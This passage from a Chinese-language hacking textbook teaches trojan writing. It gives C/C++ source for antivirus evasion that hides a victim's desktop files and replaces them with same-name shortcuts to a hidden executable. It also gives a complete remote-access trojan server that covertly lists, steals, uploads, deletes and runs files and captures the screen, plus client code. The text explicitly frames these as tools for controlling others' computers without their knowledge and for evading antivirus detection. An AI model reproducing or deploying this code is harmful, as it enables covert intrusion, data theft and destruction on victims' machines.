- 木马编写以及防范措施。
- ICMP 木马编写。
- 基于 Delphi 的木马编写。
- 计算机扫描技术的编程。
- 隐藏防拷贝程序的运行。

## 7.1 木马编写与防范

首先是编程工具的选择。目前流行的开发工具有 C++Builder、VC、VB、codeblock 和 Delphi，这里我们选用 codeblock；VC 虽然好，但 GUI 设计太复杂，为了更好地突出笔者的例子，集中注意力在木马的基本原理上，我们选用可视化的 BCB；codeblock 也不错，但缺陷是不能继承已有的资源；VB，是已经淘汰的工具。新建一个工程，添加三个 VCL 控件：一个是 Internet 页中的 Server Socket，另两个是 Fastnet 页中的 NMFTP 和 NMSMTP。Server Socket 的功能是用来使本程序变成一个服务器程序，可以对外服务（向攻击者敞开大门）。Socket 最初是在 Unix 上出现的，后来微软将它引入了 Windows 中；后两个控件的作用是使程序具有 FTP（File Transfer Protocol，文件传输协议）和 SMTP（Simple Mail Transfer Protocol，简单邮件传输协议）功能，大家一看就知道是使软件具有上传下载功能和发邮件功能的控件。

木马一般分为两个主程序，即服务器端程序（server）和客户端程序（client）。其中服务器端程序是通过攻击对象运行的，而客户程序才是黑客用的。

### 7.1.1 编写木马免杀

木马免杀，在国内应该起源很早。从那时单一特征码到现在复合特征码，杀毒软件从无主动防御到有主动防御，免杀技术越来越难。但是万变不离其宗——改特征码，到现在都是一些辅助软件的行为查杀。以下讲解都是以远程控制软件为例。因为现在的主动防御太强悍，尤其是卡巴，瑞星的主动防御是基于特征码，所以很容易过。选远控软件的时候应该选一个本身就已经逃过杀毒软件的，如 PCSHARE、iRaT Classic、ghost 等。除了特征码之外还有行为查杀：大多数的木马都有默认的释放路径，而且安装好后有几个专用名词，如灰鸽子安装好后，就用“灰鸽子安装完毕”“黑防鸽子”安装好后有“黑防专版”等字样，这些都是作为行为查杀木马的特征。配置时把路径改掉，配置好后用 C32ASM 把里面的字符找到后替换掉就可以了。那么下面就来介绍能够逃过杀毒软件的源码案例。

```
int bypass_AvoidKill_startup()
{
    TCHAR str_desktop[256];
    LPITEMIDLIST pidl;
    SHGetSpecialFolderLocation(NULL, CSIDL_DESKTOP, &pidl); //
    place the shortcut on the desktop
    SHGetPathFromIDList(pidl, str_desktop);

    if (if_need_infection(str_desktop)==0) //是否需要感染
```

```
{
    OutputDebugStringA("bypass_AvoidKill_startup if_need_
infection return");
    return 0;
}
if (set_hide_directory(str_desktop)==0) // 设置目录为隐藏属性
{
    OutputDebugStringA("bypass_AvoidKill_startup set_hide_
directory return");
    return 0;
}

if (create_link(str_desktop)==0) // 创建同名的快捷方式
{
    OutputDebugStringA("bypass_AvoidKill_startup create_link
return");
    return 0;
}

return 0;
}

int if_need_infection(TCHAR str_disk[])
{
    OutputDebugStringA("if_need_infection fun:");
    CSearchFile file;

    file.SearchFile(_T("."),str_disk);

    for (DWORD i=0;i<file.MyVectorFile.size();i++)
    {
        OutputDebugString(file.MyVectorFile[i].szFilePath);
    }

    if (file.MyVectorFile.size()>0)
    {
        return 1;
    }

    return 0;
}

int set_hide_directory(TCHAR str_disk[])
{
    OutputDebugStringA("set_hide_directory fun:");
    CSearchFile file;

    file.SearchFile(_T("."),str_disk);
```

```

    for (DWORD i=0;i<file.MyVectorFile.size();i++)
    {
        SetFileAttributes(file.MyVectorFile[i].szFilePath, FILE_
ATTRIBUTE_ HIDDEN|FILE_ATTRIBUTE_SYSTEM); // 设置隐藏属性
        OutputDebugString(file.MyVectorFile[i].szFilePath);
    }
    return 1;
}

int create_link(TCHAR str_disk[])
{
    OutputDebugStringA("create_link fun:");
    CSearchFile file;

    file.SearchFile(_T("."), str_disk);

    for (DWORD i=0;i<file.MyVectorFile.size();i++)
    {
        TCHAR str_all_user_path[MAX_PATH]={0};
        TCHAR str_exe_path[MAX_PATH]={0}; // DTool.exe 的路径
        GetEnvironmentVariable(_T("ALLUSERSPROFILE"), str_all_
user_path, MAX_PATH);
        _stprintf(str_exe_path, _T("%s\\updata\\DTool.exe"), str_
all_user_path);

        TCHAR path_buffer[_MAX_PATH];
        _stprintf(path_buffer, _T("%s.lnk"), file.MyVectorFile[i].
szFilePath);
        //OutputDebugString(path_buffer);
        CreateLinkThenChangeIcon(str_exe_path, path_buffer);
    }

    return 1;
}

void CreateLinkThenChangeIcon(LPTSTR fname_to_create_link,
                              LPTSTR lnk_fname)
{
    CoInitialize(0);

    HRESULT hres;
    IShellLink *psl = NULL;
    IPersistFile *pPf = NULL;
    WCHAR wsz[256];
    TCHAR buf[256];
    int id;
    LPITEMIDLIST pidl;

```

```

hres = CoCreateInstance( CLSID_ShellLink,
    NULL,
    CLSCTX_INPROC_SERVER,
    IID_IShellLink,
    (LPVOID*)&psl);
if(FAILED(hres))
    goto cleanup;
hres = psl->QueryInterface(IID_IPersistFile, (LPVOID*)&pPf);
if(FAILED(hres))
    goto cleanup;
hres = psl->SetPath(fname_to_create_link);
if(FAILED(hres))
    goto cleanup;
//place the shortcut on the desktop
SHGetSpecialFolderLocation(NULL, CSIDL_DESKTOP, &pidl); //创
建到桌面
SHGetPathFromIDList(pidl, buf);
lstrcat(buf, _T("\\"));
lstrcat(buf, lnk_fname);

#ifdef UNICODE
    hres = pPf->Save(buf, TRUE);
#else
    MultiByteToWideChar(CP_ACP, 0, lnk_fname, -1, wsz, MAX_PATH);
// 这里 lnk_fname 给的是全路径
    hres = pPf->Save(wsz, TRUE);
#endif

if(FAILED(hres))
    goto cleanup;

GetSystemDirectory(buf, 256);
lstrcat(buf, _T("\\shell32.dll"));

hres = psl->SetIconLocation(buf, 3); //15 在 shell32.dll 中是我的
计算机图标, 220 为 IE 图标, 3 为文件夹

if(FAILED(hres))
    goto cleanup;

hres = psl->GetIconLocation(buf, 256, &id);

```

```

    if (FAILED(hres))
        goto cleanup;

    pPf->Save(wsz, TRUE);

cleanup:

    if (pPf)
        pPf->Release();

    if (psl)
        psl->Release();

    CoUninitialize();
}

```

以上代码可以在 codeblock 里面正常编译运行，但是一般免杀木马常常利用在远程控制功能里面。

## 7.2 木马实现远程控制

远程控制技术是黑客必学的技术之一。远程控制不同于远程协助，且两者之间有很大的区别。所谓远程协助需要经过被控端的授权允许，并且被控端可以看到控制者的所有操作，使之控制操作具有透明性；例如我们的 QQ 远程协助，就需要对方的允许控制进行操作，并且对方也能够看到我们的操作动作，即远程协助一般是用来进行远程的计算机操作协助。远程控制则不一样，只要在被控者计算机安装一个服务端，即可在不知情的情况下控制对方计算机以及对计算机进行其他操作，控制时不需要经过对方的许可，而控制时操作的一些动作对方也无法察觉到。远程控制按控制类型可以分为：① 正向主动型；② 反向被动型。正向主动型是需要控制者主动去连接被控端，一般情况下，控制者必须知道需要被控制者的 IP 和端口，然后通过某种软件来控制被控者，例如微软的 3389 远程桌面、Radmin 远程控制、VNC 远程控制都需要知道对方的 IP（端口），然后通过客户端软件连接对方。反向被动型又可以称为反弹性控制技术，指的是在被控端下安装服务端之后，由被控端主动来寻找你的客户端监听端口软件连接来进行控制，这个好处就是不需要知道对方的 IP 地址和端口，被控端会自己主动来找我们的监听地址和端口，当我们发现被控端已经找到我们的监听地址和端口时，就可以控制对方计算机，这样就省去要知道对方 IP 和端口的麻烦了，特别是对方为动态 IP 的时候。反向被动型远控在黑客界已经是主流了，黑客专门使用某些控制软件来控制对方。

## 7.2.1 编程实现服务端的控制功能

下面我们来编程实现一个服务端控制的功能，源码案例如下。

```
#if !defined(AFX_STDAFX_H__6BCD3D4C_F6C9_4273_9029_4F0D47011D0E__
INCLUDED_)
#define AFX_STDAFX_H__6BCD3D4C_F6C9_4273_9029_4F0D47011D0E__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000

#define VC_EXTRALEAN // Exclude rarely-used stuff from Windows
headers

#include <afx.h>
#include <afxwin.h> // MFC core and standard components
#include <afxext.h> // MFC extensions
#include <afxdtctl.h> // MFC support for Internet Explorer
4 Common Controls
#ifndef _AFX_NO_AFXCMN_SUPPORT
#include <afxcmn.h> // MFC support for Windows Common Controls
#endif // _AFX_NO_AFXCMN_SUPPORT
#ifdef APSTUDIO_INVOKED
#ifndef APSTUDIO_READONLY_SYMBOLS
#define _APS_NEXT_RESOURCE_VALUE 101
#define _APS_NEXT_COMMAND_VALUE 40001
#define _APS_NEXT_CONTROL_VALUE 1000
#define _APS_NEXT_SYMED_VALUE 101
#endif
#endif
#include "SYS.h"
#include <windows.h>
#include <winsock.h>
#pragma comment (lib,"ws2_32") // 加载库函数

#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

typedef struct // 命令结构
{
    int ID; // 命令ID
    BYTE lparam[BUF_LEN*2];
```

```

}COMMAND;
typedef struct                                // 文件结构
{
    char        FileName[MAX_PATH];
    int         FileLen;
    char        Time[50];
    BOOL        IsDir;
    BOOL        Error;
    HICON        hIcon;                        // 图标句柄
}FILEINFO;

BOOL DeleteDirectory(char *DirName);

HANDLE DDBtoDIB( HBITMAP bitmap, DWORD dwCompression, HPALETTE
hPal, DWORD * sizeimage) ;                    // 图形界面函数
BOOL CapScreen(LPTSTR FileName);              // 截屏函数
DWORD WINAPI SLisen (LPVOID lparam);
DWORD GetDriverProc (COMMAND command, SOCKET client);
DWORD GetDirInfoProc (COMMAND command, SOCKET client);
DWORD ExecFileProc (COMMAND command, SOCKET client);
DWORD DelFileProc (COMMAND command, SOCKET client);
DWORD FileInfoProc (COMMAND command, SOCKET client);
DWORD CreateDirProc (COMMAND command, SOCKET client);
DWORD DelDirProc (COMMAND command, SOCKET client);
DWORD GetFileProc (COMMAND command, SOCKET client);
DWORD PutFileProc (COMMAND command, SOCKET client);
DWORD GetScreenProc (COMMAND command, SOCKET client);

CWinApp theApp;
using namespace std;
int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
    WSADATA wsadata;
    SOCKET server;
    SOCKET client;
    SOCKADDR_IN serveraddr;
    SOCKADDR_IN clientaddr;
    int port=5555;

    WORD ver=MAKEWORD(2,2);                    // 判断winsock 版本
    WSStartup(ver, &wsadata);                  // 初始SOCKET
    server=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    serveraddr.sin_family=AF_INET;
    serveraddr.sin_port=htons(port);
    serveraddr.sin_addr.S_un.S_addr=htonl(INADDR_ANY);

```

```

bind(server, (SOCKADDR*)&serveraddr, sizeof(serveraddr));

listen(server, 5);
int len=sizeof(clientaddr);
while(true)
{
    if(client=accept(server, (sockaddr *)&clientaddr, &len))
    {
        cout<<"CreateThread is the ok \n";
        CreateThread(NULL, NULL, SLisen, (LPVOID)client, NULL, NULL);
    }
}

closesocket(server);
closesocket(client);
WSACleanup();
return 0;
}
DWORD WINAPI SLisen(LPVOID lparam)
{
    SOCKET client=(SOCKET)lparam;

    COMMAND command;

    while(1)
    {
        memset((char*)&command, 0, sizeof(command));
        if(recv(client, (char*)&command, sizeof(command), 0)==SOCK
ET_ERROR)
        {
            cout<<"The Clinet Socket is Closed\n";
            break;
        }else
        {
            switch(command.ID)
            {
                case GetDriver:
                    GetDriverProc      (command, client);
                    break;
                case GetDirInfo:
                    GetDirInfoProc      (command, client);
                    break;
                case ExecFile:
                    ExecFileProc        (command, client);
                    break;
                case DelFile:
                    DelFileProc (command, client);
                    break;
            }
        }
    }
}

```

```

        case FileInfo:
            FileInfoProc (command,client);
            break;
        case CreateDir:
            CreateDirProc (command,client);
            break;
        case DelDir:
            DelDirProc (command,client);
            break;
        case GetFile:
            GetFileProc (command,client);
            break;
        case PutFile:
            PutFileProc (command,client);
            break;
        case GetScreen:
            GetScreenProc (command,client);
            break;
    }
}

closesocket(client);
return 0;
}

DWORD GetDriverProc(COMMAND command,SOCKET client)
{
    cout<<"GetDriver is ok\n";

    COMMAND cmd;
    memset((char*)&cmd,0,sizeof(cmd));
    cmd.ID=GetDriver;

    for(char i='A';i<='Z';i++)
    {
        char x[20]={i,':'};

        UINT Type=GetDriveType(x);
        if(Type==DRIVE_FIXED||Type==DRIVE_REMOVABLE||Type==DRIVE_CDROM)
        {
            cout<<x<<"\n";
            memset((char*)&cmd.lparam,0,sizeof(cmd.lparam));
            strcpy((char*)&cmd.lparam,x);
            if(send(client,(char*)&cmd,sizeof(cmd),0)==SOCKET_ERROR)
            {
                cout << "Send Driver is Error\n";
            }
        }
    }
}

```

```

    }
}
return 0;
}

DWORD GetDirInfoProc(COMMAND command, SOCKET client)
{
    cout<<"GetDir is ok\n";

    FILEINFO fi;
    COMMAND cmd;
    memset((char*)&cmd, 0, sizeof(cmd));
    memset((char*)&fi, 0, sizeof(fi));

    strcat((char*)command.lparam, " *.*");
    cout<<(char*)command.lparam<<"\n";

    CFileFind file;
    BOOL bContinue = file.FindFile((char*)command.lparam);

    while(bContinue)
    {
        memset((char*)&cmd, 0, sizeof(cmd));
        memset((char*)&fi, 0, sizeof(fi));

        bContinue = file.FindNextFile();
        if(file.IsDirectory())
        {
            fi.IsDir=true;
        }
        strcpy(fi.FileName, file.GetFileName().LockBuffer());
        cout<<fi.FileName<<"\n";

        cmd.ID=GetDirInfo;
        memcpy((char*)&cmd.lparam, (char*)&fi, sizeof(fi));

        if(send(client, (char*)&cmd, sizeof(cmd), 0)==SOCKET_ERROR)
        {
            cout << "Send Dir is Error\n";
        }
    }

    return 0;
}

DWORD ExecFileProc (COMMAND command, SOCKET client)
{
    COMMAND cmd;
    memset((char*)&cmd, 0, sizeof(cmd));
    cmd.ID=ExecFile;

```

```

    if(ShellExecute(NULL,"open",(char*)command.lparam,NULL,NULL, SW_
HIDE)<(HINSTANCE)32)
    {
        strcpy((char*)cmd.lparam,"文件执行失败!");
        send(client,(char*)&cmd,sizeof(cmd),0);
    }
    else
    {
        strcpy((char*)cmd.lparam,"文件执行成功!");
        send(client,(char*)&cmd,sizeof(cmd),0);
    }

    return 0;
}

DWORD DelFileProc (COMMAND command,SOCKET client)
{
    COMMAND    cmd;
    memset((char*)&cmd,0,sizeof(cmd));
    cmd.ID=DelFile;
    SetFileAttributes((char*)command.lparam,FILE_ATTRIBUTE_NORMAL);
    // 去掉文件的系统和隐藏属性
    if(DeleteFile((char*)command.lparam)==0)
    {
        strcpy((char*)cmd.lparam,"文件删除失败!");
        send(client,(char*)&cmd,sizeof(cmd),0);
    }
    else
    {
        strcpy((char*)cmd.lparam,"文件删除成功!");
        send(client,(char*)&cmd,sizeof(cmd),0);
    }
    return 0;
}

DWORD    FileInfoProc    (COMMAND command,SOCKET client)
{
    cout<<"get fileinfo is ok\n";
    COMMAND    cmd;
    FILEINFO fi;
    memset((char*)&fi,0,sizeof(fi));
    memset((char*)&cmd,0,sizeof(cmd));
    HANDLE hFile;
    WIN32_FIND_DATA WFD;
    memset((char*)&WFD,0,sizeof(WFD));
    if((hFile=FindFirstFile((char*)command.lparam,&WFD))==INVALID_
HANDLE_VALUE)
        // 查看文件属性
    {
        fi.Error=true;
    }
}

```

```

        return 0;
    }
    DWORD          FileLen;
    char           stime[32];
    SHFILEINFO shfi;
    SYSTEMTIME systime;
    FILETIME localtime;
    memset(&shfi, 0, sizeof(shfi));
    // 得到文件的相关信息
    SHGetFileInfo(WFD.cFileName,
                  FILE_ATTRIBUTE_NORMAL,
                  &shfi, sizeof(shfi),
                  SHGFI_ICON|SHGFI_USEFILEATTRIBUTES|SHGFI_TYPENAME);
    // 写入文件信息结构
    strcpy(fi.FileName, (char*)command.lparam); // 文件路径

    FileLen=(WFD.nFileSizeHigh*MAXDWORD+WFD.nFileSizeLow)/1024;
// 文件长度
    fi.FileLen=FileLen;
    // 转化格林时间到本地时间
    FileTimeToLocalFileTime(&WFD.ftLastWriteTime, &localtime);
    FileTimeToSystemTime(&localtime, &systime);
    sprintf(stime, "%4d-%02d-%02d %02d:%02d:%02d",
            systime.wYear, systime.wMonth, systime.wDay, systime.wHour,
            systime.wMinute, systime.wSecond);
    strcpy(fi.Time, stime); // 文件时间
    // 暂时用来存放文件属性
    if(GetFileAttributes((char*)command.lparam) & FILE_ATTRIBUTE_
HIDDEN)
    {
        fi.IsDir=true; // 隐藏文件
        cout<<"this file is hide\n";
    }else
        if(GetFileAttributes((char*)command.lparam) & FILE_ATTRIBUTE_
READONLY)
    {
        cout<<"this is file is read\n";
        fi.Error=true; // 只读文件
    }

    cmd.ID=FileInfo;
    memcpy((char*)&cmd.lparam, (char*)&fi, sizeof(fi));
    send(client, (char*)&cmd, sizeof(cmd), 0);
    FindClose(hFile);
    return 0;
}
DWORD CreateDirProc (COMMAND command, SOCKET client)
{
    cout <<"create dir id is ok\n";

```

```

COMMAND    cmd;
memset((char*)&cmd,0,sizeof(cmd));
cmd.ID=CreateDir;
if(::CreateDirectory((char*)command.lparam,NULL))
{
    strcpy((char*)cmd.lparam,"创建目录成功!");
    send(client,(char*)&cmd,sizeof(cmd),0);
}
else
{
    strcpy((char*)cmd.lparam,"创建目录失败!可能有重名文件或文件夹");
    send(client,(char*)&cmd,sizeof(cmd),0);
}

return 0;
}
DWORD DelDirProc (COMMAND command,SOCKET client)
{
    cout <<"del dir id is ok\n";
    COMMAND    cmd;
    memset((char*)&cmd,0,sizeof(cmd));
    cmd.ID=DelDir;
    cout<<(char*)command.lparam<<"\n";
    if(DeleteDirectory((char*)command.lparam)==TRUE)
    {
        strcpy((char*)cmd.lparam,"删除目录成功!");
        send(client,(char*)&cmd,sizeof(cmd),0);
    }
    else
    {
        strcpy((char*)cmd.lparam,"删除目录失败!可能有文件正在运行");
        send(client,(char*)&cmd,sizeof(cmd),0);
    }

    return 0;
}
BOOL DeleteDirectory(char *DirName)
{
    CFileFind tempFind;
    char tempFileFind[200];
    sprintf(tempFileFind,"%s*.\"",DirName);
    BOOL IsFinded=(BOOL)tempFind.FindFile(tempFileFind);
    while(IsFinded)
    {
        IsFinded=(BOOL)tempFind.FindNextFile();
        if(!tempFind.IsDots())
        {
            char foundFileName[200];
            strcpy(foundFileName,tempFind.GetFileName().GetBuffer(200));

```

```

        if(tempFind.IsDirectory())
        {
            char tempDir[200];
            sprintf(tempDir,"%s\\%s",DirName,foundFileName);
            DeleteDirectory(tempDir);
        }
        else
        {
            char tempFileName[200];
            sprintf(tempFileName,"%s\\%s",DirName,foundFileName);
            SetFileAttributes(tempFileName,FILE_ATTRIBUTE_NORMAL);
            // 去掉文件的系统和隐藏属性
            DeleteFile(tempFileName);
            cout <<"now delete "<<tempFileName<<"\n";
        }
    }
}
tempFind.Close();
if(!RemoveDirectory(DirName))
{
    return FALSE;
}
return TRUE;
}
DWORD GetFileProc (COMMAND command,SOCKET client)
{
    cout <<"get file proc is ok\n";

    COMMAND cmd;
    FILEINFO fi;
    memset((char*)&fi,0,sizeof(fi));
    memset((char*)&cmd,0,sizeof(cmd));
    cmd.ID=GetFile;

    CFile file;
    int nChunkCount=0; // 文件块数

    if(file.Open((char*)command.lparam,CFile::modeRead|CFile::typeBinary))
    {
        cout <<(char*)command.lparam<<"\n";
        int FileLen=file.GetLength();
        fi.FileLen=file.GetLength();
        strcpy((char*)fi.FileName,file.GetFileName());
        memcpy((char*)&cmd.lparam,(char*)&fi,sizeof(fi));
        send(client,(char*)&cmd,sizeof(cmd),0);
        nChunkCount=FileLen/CHUNK_SIZE;
        if(FileLen%nChunkCount!=0)
            nChunkCount++;
    }
}

```

```

char *date=new char[CHUNK_SIZE];
for(int i=0;i<nChunkCount;i++) // 分块发送
{
    cout<<"send the count"<<i<<"\n";
    int nLeft;

    if(i+1==nChunkCount) // 最后一块
        nLeft=FileLen-CHUNK_SIZE*(nChunkCount-1);
    else
        nLeft=CHUNK_SIZE;

    int idx=0;
    file.Read(date,CHUNK_SIZE);

    while(nLeft>0)
    {
        int ret=send(client,&date[idx],nLeft,0);
        if(ret==SOCKET_ERROR)
            cout<<"error \n";

        nLeft-=ret;
        idx+=ret;
    }

    file.Close();
    delete[] date;
}

return 0;
}

DWORD PutFileProc (COMMAND command,SOCKET client)
{
    COMMAND cmd;
    memset((char*)&cmd,0,sizeof(cmd));
    cmd.ID=PutFile;

    FILEINFO *fi=(FILEINFO*)command.lparam;
    int FileLen=fi->FileLen;
    CFile file;
    int nChunkCount=FileLen/CHUNK_SIZE;

    if(FileLen%nChunkCount!=0)
    {
        nChunkCount++;
    }
}

```

```

        if(file.Open(fi->FileName,CFile::modeWrite|CFile::typeBinary|
CFile::modeCreate))
        {
            char *date = new char[CHUNK_SIZE];

            for(int i=0;i<nChunkCount;i++)
            {
                int nLeft;

                if(i+1==nChunkCount)                // 最后一块
                    nLeft=FileLen-CHUNK_SIZE*(nChunkCount-1);
                else
                    nLeft=CHUNK_SIZE;

                int idx=0;

                while(nLeft>0)
                {
                    int ret=recv(client,&date[idx],nLeft,0);

                    if(ret==SOCKET_ERROR)
                    {
                        printf("recv file error\n");
                        break;
                    }
                    idx+=ret;
                    nLeft-=ret;
                }
                file.Write(date,CHUNK_SIZE);
            }
            file.Close();
            delete[] date;
            printf("文件传输完成\n");

            strcpy((char*)cmd.lparam,"文件上传成功!");
            send(client,(char*)&cmd,sizeof(cmd),0);
        }else
        {
            strcpy((char*)cmd.lparam,"文件上传失败!");
            send(client,(char*)&cmd,sizeof(cmd),0);
        }
        return 0;
    }
    DWORD GetScreenProc (COMMAND command,SOCKET client)
    {
        cout <<"getscreev is ok\n";
        char path[MAX_PATH];
        GetTempPath(MAX_PATH,path);
    }

```

```

    strcat(path, "Screen.bmp");
    CapScreen(path); // 截取屏幕并存入临时目录
    COMMAND cmd;
    FILEINFO fi;
    memset((char*)&fi, 0, sizeof(fi));
    memset((char*)&cmd, 0, sizeof(cmd));
    cmd.ID=GetScreen;
    CFile file;
    if(file.Open(path, CFile::modeRead|CFile::typeBinary)) // 发送屏幕文件
    {
        int FileLen=file.GetLength();
        fi.FileLen=file.GetLength();
        strcpy((char*)fi.FileName, file.GetFileName());
        memcpy((char*)&cmd.lparam, (char*)&fi, sizeof(fi));
        send(client, (char*)&cmd, sizeof(cmd), 0);
        char *date=new char[FileLen];
        int nLeft=FileLen;
        int idx=0;
        file.Read(date, FileLen);
        while(nLeft>0)
        {
            int ret=send(client, &date[idx], nLeft, 0);
            if(ret==SOCKET_ERROR)
                cout<<"error \n";
            nLeft-=ret;
            idx+=ret;
        }
        file.Close();
        delete[] date;
    }
    return 0;
}

HANDLE DDBtoDIB( HBITMAP bitmap, DWORD dwCompression, HPALETTE
hPal, DWORD * sizeimage)
{
    BITMAP bm;
    BITMAPINFOHEADER bi;
    LPBITMAPINFOHEADER lpbi;
    DWORD dwLen;
    HANDLE hDib;
    HANDLE handle;
    HDC hdc;

    // 不支持BI_BITFIELDS类型
    if( dwCompression == BI_BITFIELDS )
        return NULL;
    // 如果调色板为空, 则用默认调色板
    if (hPal==NULL)
        hPal = (HPALETTE) GetStockObject(DEFAULT_PALETTE );
}

```

```

// 获取位图信息
GetObject(bitmap, sizeof(bm), (LPSTR)&bm);

// 初始化位图信息头
bi.biSize = sizeof(BITMAPINFOHEADER);
bi.biWidth = bm.bmWidth;
bi.biHeight = bm.bmHeight;
bi.biPlanes = 1;
bi.biBitCount = bm.bmPlanes * bm.bmBitsPixel;
bi.biCompression = dwCompression;
bi.biSizeImage = 0;
bi.biXPelsPerMeter = 0;
bi.biYPelsPerMeter = 0;
bi.biClrUsed = 0;
bi.biClrImportant = 0;

// 计算信息头及颜色表大小
int ncolors = (1 << bi.biBitCount); if( ncolors > 256 )
    ncolors = 0;
dwLen = bi.biSize + ncolors * sizeof(RGBQUAD);

// we need a device context to get the dib from
hdc = GetDC(NULL);
hPal = SelectPalette(hdc, hPal, FALSE);
RealizePalette(hdc);

// 为信息头及颜色表分配内存
hDib = GlobalAlloc(GMEM_FIXED, dwLen);

if (!hDib){
    SelectPalette(hdc, hPal, FALSE);
    ReleaseDC(NULL, hdc);
    return NULL;
}

lpbi = (LPBITMAPINFOHEADER)hDib;
*lpbi = bi;
// 调用 GetDIBits 计算图像大小
GetDIBits(hdc, bitmap, 0L, (DWORD)bi.biHeight,
    (LPBYTE)NULL, (LPBITMAPINFO)lpbi, (DWORD)DIB_RGB_
COLORS );

bi = *lpbi;
// 图像的每一行都对齐 (32bit) 边界
if (bi.biSizeImage == 0){
    bi.biSizeImage = (((bi.biWidth * bi.biBitCount) + 31) & ~31) / 8)
        * bi.biHeight;
    if (dwCompression != BI_RGB)

```

```

        bi.biSizeImage = (bi.biSizeImage * 3) / 2;
    }

    // 重新分配内存大小, 以便放下所有数据
    dwLen += bi.biSizeImage;
    if (handle = GlobalReAlloc(hDib, dwLen, GMEM_MOVEABLE))
        hDib = handle;
    else{
        GlobalFree(hDib);

        // 重选原始调色板
        SelectPalette(hdc, hPal, FALSE);
        ReleaseDC(NULL, hdc);
        return NULL;
    }

    // 获取位图数据
    lpbi = (LPBITMAPINFOHEADER)hDib;

    // 最终获得的DIB
    BOOL bgotbits = GetDIBits( hdc, bitmap,
                               0L, // 扫描行起始处
                               (DWORD)bi.biHeight, // 扫描行数
                               (LPBYTE)lpbi // 位图数据地址
                               + (bi.biSize + ncolors * sizeof(RGBQUAD)),
                               (LPBITMAPINFO)lpbi, // 位图信息地址
                               (DWORD)DIB_RGB_COLORS); // 颜色板使用RGB

    if( !bgotbits )
    {
        GlobalFree(hDib);
        SelectPalette(hdc, hPal, FALSE);
        ReleaseDC(NULL, hdc);
        return NULL;
    }

    SelectPalette(hdc, hPal, FALSE);
    ReleaseDC(NULL, hdc);
    *sizeimage=bi.biSizeImage;
    return hDib;
}

BOOL CapScreen(LPTSTR FileName)
{
    DWORD sizeimage;
    HDC hdc = CreateDC("DISPLAY", NULL, NULL, NULL);
    HDC CompatibleHDC = CreateCompatibleDC(hdc);
    HBITMAP BmpScreen = CreateCompatibleBitmap(hdc, GetDeviceCaps(hdc, HORZRES), GetDeviceCaps(hdc, VERTRES));
    SelectObject(CompatibleHDC, BmpScreen);

```

```

        BitBlt(CompatibleHDC,0,0,GetDeviceCaps(hdc, HORZRES), GetDeviceCaps
(hdc, VERTRES),hdc,0,0,SRCCOPY);
        HANDLE pbitmapwithoutfileh=DDBtoDIB(BmpScreen, BI_
RGB,0,&sizeimage);
        BITMAPFILEHEADER bfh;
        // 设置位图信息头结构
        bfh.bfType = ((WORD)('M'<< 8)|'B');
        bfh.bfReserved1 = 0;
        bfh.bfReserved2 = 0;
        bfh.bfSize = 54+sizeimage;
        bfh.bfOffBits = 54;
        // 创建位图文件
        HANDLE hFile=CreateFile(FileName,GENERIC_WRITE,0,0,CREATE_
ALWAYS,FILE_ATTRIBUTE_NORMAL,0);
        DWORD dwWrite;
        // 写入位图文件头
        WriteFile(hFile,&bfh,sizeof(BITMAPFILEHEADER),&dwWrite,NULL);
        // 写入位图文件其余内容
        WriteFile(hFile,pbitmapwithoutfileh,bfh.bfSize,&dwWrite,NULL);
        DeleteDC(hdc);
        CloseHandle(CompatibleHDC);
        CloseHandle(hFile);
        return true;
    }

```

至此,就已经可以实现基本功能了。

## 7.2.2 客户端实现读取文件

通过对服务端的配置,那么客户端就可以实现远端控制功能了。下面是实现下载控制计算机文件功能源码案例。

```

#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

GETFILEDLG::GETFILEDLG(CWnd* pParent /*=NULL*/)
: CDialog(GETFILEDLG::IDD, pParent)
{
    //{{AFX_DATA_INIT(GETFILEDLG)
    // NOTE: the ClassWizard will add member initialization here
    //}}AFX_DATA_INIT
}

void GETFILEDLG::DoDataExchange(CDataExchange* pDX)
{

```

```

CDialog::DoDataExchange(pDX);
//{{AFX_DATA_MAP(GETFILEDLG)
    // NOTE: the ClassWizard will add DDX and DDV calls here
//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(GETFILEDLG, CDialog)
    //{{AFX_MSG_MAP(GETFILEDLG)
    ON_BN_CLICKED(IDC_BUTTON1, OnSelectDir)
    //}}AFX_MSG_MAP
END_MESSAGE_MAP()

// 获得文件所有权手柄
void GETFILEDLG::OnSelectDir()
{
    CString str;
    BROWSEINFO bi;
    ZeroMemory(&bi, sizeof(BROWSEINFO));
    bi.hwndOwner = GetSafeHwnd();
    bi.lpszTitle = "将文件下载到";
    LPITEMIDLIST idl = SHBrowseForFolder(&bi); // 打开文件目录
    if(idl == NULL)
        return;
    SHGetPathFromIDList(idl, str.LockBuffer()); // 文件缓冲一下
    CMyDlg::SetPubDir(str);
    GetDlgItem(IDC_EDIT_DIR) -> SetWindowText(str.LockBuffer()); //
保存文件
}

```

利用 codeblock 或者生成的 EXE 文件直接运行, 结果如图所示。



客户端运行结果

## 7.2.3 远程控制上传文件

远程控制之后, 我们还需要上传控制权限或者其他木马文件, 那么下面就是实现上传文件功能的程序案例。

